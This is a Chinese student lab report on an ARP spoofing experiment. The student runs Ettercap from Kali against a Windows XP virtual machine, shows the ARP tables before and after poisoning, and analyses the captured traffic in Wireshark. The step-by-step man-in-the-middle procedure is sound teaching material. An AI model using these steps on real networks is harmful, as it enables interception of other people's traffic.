

实验一——ARP 欺骗实验

班级：2022211801 学号：2022211570 姓名：项枫

一、工具实验——Ettercap

(一) 实验目的

运行 Ettercap, 通过 WireShark 抓包工具, 捕获 ARP 欺骗攻击的数据包, 分析 ARP 攻击的原理。

(二) 实验环境


攻击机：Kali-linux 2022.3

靶机：windows xp

软件：ettercap-0.8.31, wireshark

(三) 实验步骤

1、使用命令 ipconfig /all 查看 windows xp (靶机) 的网卡、ip 地址、网关地址等信息, 如图 1。



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : winxp-3d8cc5a43
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Hybrid
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No
    DNS Suffix Search List. . . . . : localdomain

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    Description . . . . . : VMware Accelerated AMD PCNet Adapter
    Physical Address. . . . . : 00-0C-29-5B-E0-51
    Dhcp Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . : 192.168.80.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.80.2
    DHCP Server . . . . . : 192.168.80.254
    DNS Servers . . . . . : 192.168.80.2
    Primary WINS Server . . . . . : 192.168.80.2
    Lease Obtained. . . . . : 2024年9月19日 21:38:39
    Lease Expires . . . . . : 2024年9月19日 22:08:39


Ethernet adapter Bluetooth 网络连接:

    Media State . . . . . : Media disconnected
    Description . . . . . : Bluetooth 设备<个人区域网>
    Physical Address. . . . . : A8-64-F1-EE-25-A9

C:\Documents and Settings\Administrator>
```

图 1

2、使用命令 ifconfig 查看 Kali（攻击机）的网卡、ip 地址、网关地址等信息，如图 2。




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.80.138 netmask 255.255.255.0 broadcast 192.168.80.255  
    inet6 fe80::41df:ccc5:3ba0:af12 prefixlen 64 scopeid 0<20<link>  
    ether 00:0c:29:6d:b5:64 txqueuelen 1000 (Ethernet)  
    RX packets 132 bytes 18021 (17.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 103 bytes 10986 (10.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

图 2

3、两虚拟机之间互相 ping 通


(1) Kali（攻击机）ping windows xp（靶机），如图 3。



```
(kali@kali)-[~]  
$ ping 192.168.80.139  
PING 192.168.80.139 (192.168.80.139) 56(84) bytes of data:  
64 bytes from 192.168.80.139: icmp_seq=1 ttl=128 time=1.30 ms  
64 bytes from 192.168.80.139: icmp_seq=2 ttl=128 time=0.630 ms  
64 bytes from 192.168.80.139: icmp_seq=3 ttl=128 time=0.756 ms  
64 bytes from 192.168.80.139: icmp_seq=4 ttl=128 time=0.616 ms  
64 bytes from 192.168.80.139: icmp_seq=5 ttl=128 time=1.35 ms
```

图 3

(2) windows xp（靶机）ping Kali（攻击机），如图 4。



```
C:\Documents and Settings\Administrator>ping 192.168.80.138  
  
Pinging 192.168.80.138 with 32 bytes of data:  
  
Reply from 192.168.80.138: bytes=32 time<1ms TTL=64  
Reply from 192.168.80.138: bytes=32 time<1ms TTL=64  
Reply from 192.168.80.138: bytes=32 time<1ms TTL=64  
Reply from 192.168.80.138: bytes=32 time<1ms TTL=64  
  
Ping statistics for 192.168.80.138:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 0ms, Average = 0ms  
  
C:\Documents and Settings\Administrator>
```

图 4

4、利用命令 arp -a 查看靶机 (windows xp) 被攻击前的 arp 信息，如图 5。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.80.139 --- 0x2
    Internet Address      Physical Address      Type
    192.168.80.2          00-50-56-f2-f3-e3    dynamic
    192.168.80.138        00-0c-29-6d-b5-64    dynamic

C:\Documents and Settings\Administrator>
```

图 5

5、在 kali 中，使用命令 sudo ettercap -G 打开 ettercap，如图 6。




图 6

6、选择当前网卡，点击左上角 ，扫描该网段的所有主机信息，在 host list 中查看扫描结果，如图 7。




图 7

7、分别将靶机 IP 和网关地址设为目标 1 和目标 2，如图 8。




图 8

8、在 MITM 菜单中选择 ARP Poisoning，点击 ok 开始攻击，如图 9、图 10 及图 11。




图 9




图 10




图 11

9、查看被 arp 投毒后的靶机（windows XP）的 arp 信息，如图 12。可见，192.168.80.2 的 MAC 地址替换为 00-0c-29-6d-b5-64 即为 Kali 的 MAC 地址。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.80.139 --- 0x2
Internet Address      Physical Address      Type
192.168.80.2          00-0c-29-6d-b5-64    dynamic
192.168.80.138        00-0c-29-6d-b5-64    dynamic
192.168.80.254        00-50-56-f6-e2-87    dynamic

C:\Documents and Settings\Administrator>
```

图 12

10、启动 wireshark 抓包，在过滤器中输入 arp 检索出所有 ARP，如图 13 及图 14。




图 13




图 14

从图 15 可以看到第 30 行，Kali（攻击机）向网关询问 192.168.80.139 WinXP（靶机）的 MAC 地址，因为之前的攻击更改了网关的 ARP 缓存表，所以网关将 Kali 的 MAC 地址当做 WinXP 的 MAC 地址进行发送。图 16 第 31 行，Kali 向 WinXP 询问 192.168.80.2 网关的 MAC 地址，同理返回的为攻击更改后的 Kali 的 MAC 地址，由此实现了一次中间人攻击。之后进行 TCP/IP 包文发送时其中的 MAC 地址发生错误，从而将不应发送给攻击者的包发送了出去。




图 15

